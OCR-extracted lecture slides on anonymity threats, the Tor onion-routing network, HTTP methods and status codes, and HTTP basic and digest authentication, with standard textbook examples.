
- Passive traffic analysis
  - Infer from network traffic who is talking to whom
- Active traffic analysis
  - Inject packets or put a timing signature on packet flow
- Compromise of network nodes
  - Attacker may compromise some routers
  - It is not obvious which nodes have been compromised
    - Attacker may be passively logging traffic
  - Better not to trust any individual router
    - Can assume that some fraction of routers is good, but don’t know which


Tor


- Deployed onion routing network
  - http://torproject.org
  - Specifically designed for low-latency anonymous Internet communicati
- Running since October 2003
  - Thousands of relay nodes, 100K-500K? of users
- Easy-to-use client proxy, integrated Web browser
- Tor is a distributed anonymous communication service using an overlay network that allows people and groups to improve their privacy and security on the Internet.
- Individuals use Tor to keep websites from tracking them, or to connect to those internet services blocked by their local Internet providers.
- Tor's hidden services let users publish web sites and other services without needing to reveal the location of the site.


Tor

HTTPS


SITE.COM
USER / PW
DATA
LOCATION
WIFI
HACKER
ISP
LAWYER
SYSADMIN
POLICE
NSA
NSA
Site.com
ISP
LAWYER
SYSADMIN
POLICE
KEY
Internet connection
Eavesdropping
Data sharing



Tor
HTTPS
WIFI
HACKER
ISP
LAWYER
SYSADMIN
POLICE
NSA
NSA
Site.com
ISP
LAWYER
SYSADMIN
POLICE
KEY
Internet connection
Eavesdropping
Data sharing



Tor
HTTPS
SITE.COM
USER / PW
DATA
LOCATION
TOR
LOCATION
TOR
WIFI
HACKER
ISP
LAWYER
SYSADMIN
POLICE
LOCATION
TOR
TOR RELAY
TOR RELAY
TOR RELAY
NSA
NSA
Site.com
ISP
KEY
Internet connection
Eavesdropping
Data sharing


Tor
HTTPS
SITE.COM
USER / PW
DATA
LOCATION
TOR
LOCATION
TOR
WIFI
HACKER
ISP
LAWYER
SYSADMIN
POLICE
TOR RELAY
TOR RELAY
TOR RELAY
NSA
NSA
Site.com
ISP
KEY
Internet connection
Eavesdropping
Data sharing

Components of Tor

- **Client**: the user of the Tor network
- **Server**: the target TCP applications such as web servers
- **Tor (onion) router**: the special proxy relays the application data
- **Directory server**: servers holding Tor router information




Congratulations. This brow...
https://check.torproject.org/?lang=en_US
Search
New Identity ⌘⇧U
New Tor Circuit for this Site ⌘⇧L
Security Settings...
Tor Network Settings...
Check for Tor Browser Update...
Tor circuit for this site
(torproject.org):
This browser
Germany (138.201.83.171)
Romania (188.214.30.133)
Romania (185.100.84.108)
Internet
English
Go
Congratulations. This browser is configured to use Tor.
Your IP address appears to be: 185.100.84.108
Please refer to the Tor website for further information about using Tor safely. You are now free to browse the Internet anonymously. For more information about this exit relay, see: Atlas.
Donate to Support Tor
Tor Q&A Site | Volunteer | Run a Relay | Stay Anonymous
The Tor Project is a US 501(c)(3) non-profit dedicated to the research, development, and education of online anonymity and privacy. Learn More »

http authentication

OWASP (https://www.owasp.org/index.php/Authentication_Cheat_Sheet)

- Authentication is the process of verification that an individual, entity or website is whom it claims to be
- Commonly performed by submitting a user name or ID and one or more items of private information that only a given user should know

OWASP: open project for the security of web applications

http authentication

- method for a browser to provide a **username** and **password** when making a request [RFC7235, 2014]
- two **challenge-response** mechanisms
  - **basic authentication** [RFC 7617, 2015]
  - **digest authentication** [RFC 7616, 2015]
- uses the concept of **realm**
  - string the uniquely defines a set of resources protected with this authentication

http protocol

- a request-response protocol in the client-server computing model, most used protocol for accessing Web pages
- supported by all browsers, relying on TCP
- HTTP + TLS = HTTPS
- RFC 2616 (IETF & W3C, June 1999) defines HTTP/1.1
  - old: HTTP/1.0 (RFC 1945, 1996)
  - next: HTTP/2 (IETF http://http2.github.io/, RFC 7540, RFC 7541, 2015); criticisms exist

http request-response transaction

- exchange of *messages*
  - client to server (*request*)
  - server to client (*response*)
- a sequence of network request-response transactions is an http *session*
  - *browsers make requests, servers provide resources (files) and return responses*
- both requests and responses use the general standard for the *format of ARPA Internet text messages* (RFC 822, 1982)
  - standard for notation, lexical elements, date/time and address specifications

http message

***safe* methods are HTTP methods that do not modify resources**

content	comment
start line	request, or status
header fields	any number ≥ 0
empty line	
message-body	optional

- header fields
  - general
  - request
  - response
  - entity
- header = field-name ":" [field-value]


- minimal requests (methods) to be supported
  - GET
  - HEAD
- other *safe* methods
  - OPTIONS
  - TRACE
- well-known unsafe method: POST
- status
  - start line of response consisting of a numeric status code (such as "404") and a textual reason phrase (such as "Not Found")
  - five families of status codes
    - informational
    - success
    - redirection
    - client error
    - server error

safe request methods

- **GET**
  Requests a representation of the specified resource. Requests using GET should only retrieve data and should have no other effect.
- **HEAD**
  Asks for the response identical to the one that would correspond to a GET request, but without the response body. This is useful for retrieving meta-information written in response headers, without having to transport the entire content.
- **TRACE**
  Echoes back the received request so that a client can see what (if any) changes or additions have been made by intermediate servers.
- **OPTIONS**
  Returns the HTTP methods that the server supports for the specified URL. This can be used to check the functionality of a web server by requesting '*' instead of a specific resource.

status codes summary

from http://www.sadev.co.za/content/http-status-codes-cheat-sheet



HTTP Status Codes

For great REST services the correct usage of the correct HTTP status code in a response is vital.

1xx – Informational

This class of status code indicates a provisional response, consisting only of the Status-Line and optional headers, and is terminated by an empty line

- 100 – Continue
- 101 – Switching Protocols
- 102 – Processing

2xx – Successful

This class of status code indicates that the client's request was successfully received, understood, and accepted.

- 200 – OK
- 201 – Created
- 202 – Accepted
- 203 – Non-Authoritative Information
- 204 – No Content
- 205 – Reset Content
- 206 – Partial Content
- 207 – Multi-Status

3xx – Redirection

This class of status code indicates that further action needs to be taken by the user agent in order to fulfill the request.

- 300 – Multiple Choices
- 301 – Moved Permanently
- 302 – Found
- 303 – See Other
- 304 – Not Modified
- 305 – Use Proxy
- 307 – Temporary Redirect

4xx – Client Error

The 4xx class of status code is intended for cases in which the client seems to have erred.

- 400 – Bad Request
- 401 – Unauthorised
- 402 – Payment Required
- 403 – Forbidden
- 404 – Not Found
- 405 – Method Not Allowed
- 406 – Not Acceptable
- 407 – Proxy Authentication Required
- 408 – Request Timeout
- 409 – Conflict
- 410 – Gone
- 411 – Length Required
- 412 – Precondition Failed
- 413 – Request Entity Too Large
- 414 – Request URI Too Long
- 415 – Unsupported Media Type
- 416 – Requested Range Not Satisfiable
- 417 – Expectation Failed
- 422 – Unprocessable Entity
- 423 – Locked
- 424 – Failed Dependency
- 425 – Unordered Collection
- 426 – Upgrade Required

5xx – Server Error

Response status codes beginning with the digit "5" indicate cases in which the server is aware that it has erred or is incapable of performing the request.

- 500 – Internal Server Error
- 501 – Not Implemented
- 502 – Bad Gateway
- 503 – Service Unavailable
- 504 – Gateway Timeout
- 505 – HTTP Version Not Supported
- 506 – Variant Also Negotiates
- 507 – Insufficient Storage
- 510 – Not Extended

Examples of using HTTP Status Codes in REST

201 – When doing a POST to create a new resource it is best to return 201 and not 200.
204 – When deleting a resources it is best to return 204, which indicates it succeeded but there is no body to return.
301 – If a 301 is returned the client should update any cached URI's to point to the new URI.
302 – This is often used for temporary redirect's, however 303 and 307 are better choices.
409 – This provides a great way to deal with conflicts caused by multiple updates.
501 – This implies that the feature will be implemented in the future.

Special Cases

306 – This status code is no longer used. It used to be for switch proxy.
418 – This status code from RFC 2324. However RFC 2324 was submitted as an April Fools' Joke. The message is *I am a teapot*.

Key	Description
Black	HTTP version 1.0
Blue	HTTP version 1.1
Aqua	Extension RFC 2295
Green	Extension RFC 2518
Yellow	Extension RFC 2774
Orange	Extension RFC 2817
Purple	Extension RFC 3648
Red	Extension RFC 4918


BARONE, BUDGE & DOMINICK Business-Technology-Solutions

REST is a style of development for exposing data in such a way that it is easy to consume, easy to produce and makes use of HTTP.
REST is not a replacement for SOAP or WS* but an alternative to solve certain problems better.

Architecture

basic authentication

- transmits username/ password pairs, encoded using Base64
- not making use of any encryption
  - need https!



username/password

- if username is Aladdin and password is OpenSesame browser will send string Aladdin:OpenSesame Base64-encoded as QWxhZGRpbjpPcGVuU2VzYW1l
- will use the Authorization header
  - Authorization: Basic QWxhZGRpbjpPcGVuU2VzYW1l

digest auth. uses hash

- a **cryptographically secure hashing function** h maps binary strings to binary strings with the following properties
  - outputs strings of fixed size
  - given the image it is hard to find the pre-image (**hard to invert**!)
  - collision resistant (**hard to find $x' \neq x''$ s.t. $h(x') = h(x'')$**), but not injective
- some good hashing functions
  - SHA2 and SHA3 family (well known SHA256 and SHA512 belong to SHA2)
- some broken functions (or almost broken)
  - MD2, MD4, MD5, SHA1
- check the CrackStation! https://crackstation.net/

digest authentication

- server challenges client by a nonce (random number to be used once)
- a valid response contains a digest of username, password, nonce, http method, URI
- password is never sent in the clear
- more secure then basic authentication
  - https makes whatever authentication more secure

server to browser

```
www-Authenticate: Digest,
realm = "backoffice",
nonce = "736a7fc23".
```

browser to server

```
Authenticate: Digest,
Username = "usr123",
realm = "backoffice",
nonce = "736a7fc23",
uri = "10.0.0.25",
response = "998237…19ca0"
algorithm = SHA256.
```

digest authentication

```
HA1 = hash(username:realm:password)
HA2 = hash(method:digestURI)
response = hash(HA1:nonce:HA2)
```

form-based authentication

- type of authentication making us of a very popular and general html technology: the form
- based on **html forms**
  - browser requests protected page
